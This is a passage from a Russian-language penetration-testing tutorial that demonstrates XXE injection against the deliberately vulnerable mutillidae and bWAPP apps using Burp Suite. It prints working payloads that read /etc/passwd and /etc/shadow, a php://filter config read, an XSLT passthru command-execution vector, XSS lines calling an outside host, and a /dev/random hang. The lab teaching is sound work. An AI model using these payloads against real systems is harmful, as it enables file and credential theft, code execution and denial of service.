pulse:/bin/false postfix:x:112:123::/var/spool/postfix:/bin/
false
```

Как вы видите, мы легко внедрили внешнюю сущность XML в намеренно уязвимое приложение mutillidae.

Эта часть code 8.3 особенно важна.

```
<!DOCTYPE change-log [ <!ENTITY xxe SYSTEM "file:///etc/
passwd"> ]>
<text>&xxe;</text>
```

Здесь мы использовали имя внешней сущности xxe, а также ключевое слово SYSTEM. Во второй строке, где мы должны были определить значение XML-данных, мы использовали имя сущности &xxe;. На рис. 8-1 мы видим тот же результат.

Здесь мы использовали &xxe в качестве пользовательской XML-сущности, определенные значения которой загружаются извне DTD. Теперь приложение mutillidae использует формат XML для передачи данных между браузером и сервером. В процессе тестирования на проникновение вы можете столкнуться с такими приложениями, где спецификация XML содержит различные потенциально опасные функции, подобные этой. Стандартные парсеры поддерживают эти функции, даже если они обычно не используются приложением.



Рис. 8-1. *В приложении "mutillidae" мы извлекли все пароли системы.*

Теперь мы можем изучить другое намеренно уязвимое приложение, bWAPP, используя Burp Suite. Откройте bWAPP и выберите раздел атаки XXE (рис. 8-2). Для начала вам следует зарегистрироваться в качестве пользователя в приложении bWAPP, чтобы с помощью инструмента Burp Suite Repeater вы могли внедрить внешние сущности точно так же, как это было сделано в приложении mutillidae. В Burp Suite держите перехват в выключенном режиме и откройте bWAPP. Затем включите инструмент Burp Suite Intercept в положение “on.” и в вашем приложении bWAPP нажмите кнопку “Any bugs?”.



Рис. 8-2. *Тестирование атаки внешних сущностей XML с помощью bWAPP и Burp Suite*

В вашем Burp Suite вы получите результат, подобный этому (рис. 8-3):

//code 8.4

```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 192.168.2.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: */*
```

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.3/bWAPP/xxe-1.php
Content-type: text/xml; charset=UTF-8
Content-Length: 61
Cookie: security_level=2; PHPSESSID=fjilqqjim5kuqn7t7v
7khqgue4; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
<reset><login>Lokhu</login><secret>Any bugs?</secret></reset>
```

В последней строке он ловит информацию о входе в систему, где я использовал имя пользователя “Lokhu”.



Рис. 8-3. *Вывод в Burp Suite при включенном перехвате*

Затем нажмите правую кнопку мыши на интерфейсе Burp Suite и отправьте необработанный запрос в инструмент Repeater (рис. 8-4).



Рис. 8-4. *Отправка выходных данных приложения bWAPP в инструмент Repeater*

Теперь нажмите на кнопку Go. Он отправит запрос в приложение bWAPP, и, наконец, у вас будет такой результат (рис. 8-5).



Рис. 8-5. *Ответ в инструменте Repeater*

Затем мы можем попробовать некоторую инъекцию XML как в code 8.4, который мы написали ранее. Мы можем изменить code 8.4, изменив последнюю часть, где мы хотим внедрить XML-сущность:

//code 8.5

```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 192.168.2.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.3/bWAPP/xxe-1.php
Content-type: text/xml; charset=UTF-8
Content-Length: 61
Cookie: security_level=2; PHPSESSID=fjilqqjim5kuqn7t7v 7khqgue4;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
<?xml version="1.0" encoding="utf-8"?><!DOCTYPE Header
[<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
```

Или если вы хотите получить подробную информацию обо всех настройках файловой системы, вы можете использовать следующий код:

//code 8.6

```
<?xml version="1.0"?> <!DOCTYPE change-log [ <!ENTITY xxe
SYSTEM "php://filter/convert.base64-encode/resource=opt/lamp/
htdocs/admin/settings.php"> ]><text>&xxe;</text>
```

Как вы видите, мы использовали одну и ту же сущность xxe, и ключевое слово SYSTEM использовалось вместе с ней по одной причине: мы хотели получить данные из серверной системы.

Мы получим тот же результат, что и в code 8.2. Поскольку bWAPP является XML-инъекционным приложением, инъекция XML была успешно загружена извне.

В следующем разделе мы увидим, как получить файлы конфигурации системы с помощью Burp Suite и намеренно уязвимого приложения mutillidae.

Извлечение файлов конфигурации системы

Чтобы проверить, имеет ли веб-приложение уязвимости XML-инъекции, нам нужен Burp Suite и OWASP намеренно уязвимое приложение mutillidae. Держа Перехват Burp в выключенном режиме, мы должны сначала открыть mutillidae. Затем мы включаем инструмент перехвата Burp Suite.

В поле Валидации в mutillidae введите значение idnf; поскольку мы сохранили наш перехват включенным, мы получим результат, как показано на рис. 8-6. Приложение mutillidae имеет ключевые слова для поиска файлов конфигурации системы. Слово idnf является одним из ключевых слов. Если вы пройдете через документацию mutillidae, вы найдете их. Он доступен в верхней части страницы; нажмите кнопку “Hints”, и вы увидите множество советов. Это ключевое слово будет идентифицировать конкретный XML, который мы собираемся внедрить через инструмент Burp Suite Intruder.



Рис. 8-6. *Вывод в Burp Suite, держа инструмент Intercept включенным*

Вывод можно увидеть в code 8.7:

//code 8.7

```
GET /mutillidae/index.php?page=xml-validator.php&xml=idnf&xml-
validator-php-submit-button=Validate+XML HTTP/1.1
Host: 192.168.2.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.3/mutillidae/index.php?page=xml-
validator.php&xml=%3Csomexml%3E%3Cmessage%3EHello+World%3
C%2Fmessage%3E%3C%2Fsomexml%3E+&xml-validator-php-submit-
button=Validate+XML
Cookie: showhints=1; PHPSESSID=qaobudj106cmtfd0uepm
ei7la6; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
```

```
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Вывод (code 8.7) довольно прост. Mutillidae отправляет запрос с помощью метода GET. Вместо метода POST он использовал GET, потому что это приложение намеренно уязвимо.

Теперь мы отправим этот результат в инструмент Intruder в Burp Suite. Нажмите правую кнопку мыши и отправьте ее в инструмент Intruder. Как только инструмент Intruder получает этот результат, он изменяет его, получая позицию полезной нагрузки (рис. 8-7).



Рис. 8-7. *Вывод в инструменте Intruder в Burp Suite*

И мы получаем результат, похожий на этот:

//code 8.8

```
//using Intruder tool of Burp Suite
GET /mutillidae/index.php?page=§xml-validator.php§&xml=§idnf§
&xml-validator-php-submit-button=§Validate+XML§ HTTP/1.1
Host: 192.168.2.3
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/
20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;
q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.3/mutillidae/index.php?page=xml-
validator.php&xml=%3Csomexml%3E%3Cmessage%3EHello+World%3
C%2Fmessage%3E%3C%2Fsomexml%3E+&xml-validator-php-submit-
button=Validate+XML
Cookie: showhints=§1§; PHPSESSID=§qaobudj1o6cmtfd0uepm
ei7la6§; acopendivids=§swingset,jotto,phpbb2,redmine§;
acgroupswithpersist=§nada§
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Watch the first line:
GET /mutillidae/index.php?page=§xml-validator.
php§&xml=§idnf§&xml-validator-php-submit-button=§Validate+
XML§ HTTP/1.1
```

Intruder добавил несколько дополнительных специальных символов в запрос GET. Это заданные списки полезных нагрузок. Он имеет внутренний механизм пользовательской подстановки для генерации таких символов.

Сначала нам нужно его очистить. В правой части инструмента Intruder мы найдем четыре кнопки: Add, Clear, Auto и Refresh. Нам нужно нажать кнопку Clear и после этого выделить только слово idnf.

Таким образом, вывод изменяется на этот:

//code 8.9

```
GET /mutillidae/index.php?page=xml-validator.php&xml=§idnf§&
xml-validator-php-submit-button=Validate+XML HTTP/1.1
Host: 192.168.2.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;
q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.3/mutillidae/index.php?page=xml-
validator.php&xml=%3Csomexml%3E%3Cmessage%3EHello+World%3
C%2Fmessage%3E%3C%2Fsomexml%3E+&xml-validator-php-submit-
button=Validate+XML
Cookie: showhints=1; PHPSESSID=qaobudj106cmtfd0uepmei7la6; acope
ndivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Далее мы будем использовать наборы полезной нагрузки для инструмента Intruder. Нам нужно загрузить наш XML-файл, полный множества внешних сущностей, которые будут использоваться для инъекции XXE. В инструменте Intruder нажмите на Payloads. Он откроет окно для загрузки вашего XML-файла (рис. 8-8).



Рис. 8-8. *Раздел полезной нагрузки в инструменте Intruder в Burp Suite*

В разделе Payload Options нажмите кнопку Load. Он откроет окно для загрузки XML-файла, в котором вы написали весь код для инъекции XXE (рис. 8-9).



Рис. 8-9. *Открывающееся окно для загрузки XML файла полного кода инъекции XXE*

Следующий код показывает xml-attacks.txt. Мы собрали весь код инъекции XXE в одном месте. Вы можете добавить больше сущностей, чтобы сделать эту полезную нагрузку более гибкой и надежной для извлечения большего количества типов системных данных, или вы можете манипулировать внутренней логикой приложения. Очень хорошим бесплатным ресурсом является GitHub. Вы можете проверить эту ссылку: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Injection.

//code 8.10

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<xml SRC="xsstest.xml" ID=I></xml>
<HTML xmlns:xss><?import namespace="xss" implementation=
"http://sanjibsinha.fun/xss.htc"><xss:xss>XSS</xss:xss></HTML>
<HTML xmlns:xss><?import namespace="xss" implementation="http://
sanjibsinha.fun/xss.htc">
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/
XSL/Transform" xmlns:php="http://php.net/xsl"><xsl:template
match="/"><script>alert(123)</script></xsl:template>
</xsl:stylesheet>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/
XSL/Transform" xmlns:php="http://php.net/xsl"><xsl:template
match="/"><xsl:copy-of select="document('/etc/passwd')"/>
</xsl:template></xsl:stylesheet>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/
XSL/Transform" xmlns:php="http://php.net/xsl"><xsl:template
match="/"><xsl:value-of select="php:function('passthru',
'ls -la')"/></xsl:template></xsl:stylesheet>
<!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY xxe SYSTEM
"file:///etc/passwd" >]>
<!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY xxe SYSTEM
"file:///etc/shadow" >]>
<!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY xxe SYSTEM
"file:///c:/boot.ini" >]>
```

```
<!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY xxe SYSTEM
"http://example.com/text.txt" >]>
<!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM
"file:////dev/random">]>
<!DOCTYPE change-log [ <!ENTITY systemEntity SYSTEM "robots.
txt"> ]> <change-log> <text>&systemEntity;</text> </change-log>
<!DOCTYPE change-log [ <!ENTITY systemEntity SYSTEM
"../../../../boot.ini"> ]> <change-log> <text>&systemEntity;
</text> </change-log>
<!DOCTYPE change-log [ <!ENTITY systemEntity SYSTEM "robots.
txt"> ]> <change-log> <text>&systemEntity;</text>;
</change-log>
```

Выберите этот файл, чтобы загрузить все инъекционные атаки XXE. Как только он будет загружен (рис. 8-10), мы можем начать атаку Intruder.



Рис. 8-10. *Запуск атаки XXE*

Как только атака будет начата, она начнет проверять весь код внешних сущностей XML. Это может занять некоторое время, но через несколько минут мы можем щелкнуть столбец Length полезной нагрузки и выбрать самое высокое значение, полученное до сих пор (рис. 8-11).



Рис. 8-11. *Проверка длины полезной нагрузки в инструменте Intruder*

Как только вы нажмете на самое большое значение, которое у вас есть, вы увидите запрос, который вы отправили в приложение mutillidae (рис. 8-12).



Рис. 8-12. *Запрос, который мы отправили в приложение "mutillidae"*

Мы также можем проверить ответ, щелкнув вкладку Response (нижняя половина рисунка 8-13).



Рис. 8-13. *Ответ, поступающий из приложения "mutillidae"*

Но нам не терпится увидеть, как инъекция XXE оказала влияние на результат в приложении mutillidae. Через нашу инъекцию XXE мы послали много атакующего кода, который может даже повесить приложение. Рассмотрим этот тип полезной нагрузки:

//code 8.11

```
<!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file:////
dev/random">]>
```

Он может остановить любое приложение, повесив его с помощью бесконечного цикла, который загружает все типы случайных данных. По этой причине полезная нагрузка занимает много времени.

Теперь мы можем видеть визуализированный рисунок приложения mutillidae (рис. 8-14).



Рис. 8-14. *Визуализированный рисунок приложения “mutillidae”*

Он взял первый код инъекции XXE и выдал все пароли приложения (рис. 8-15).

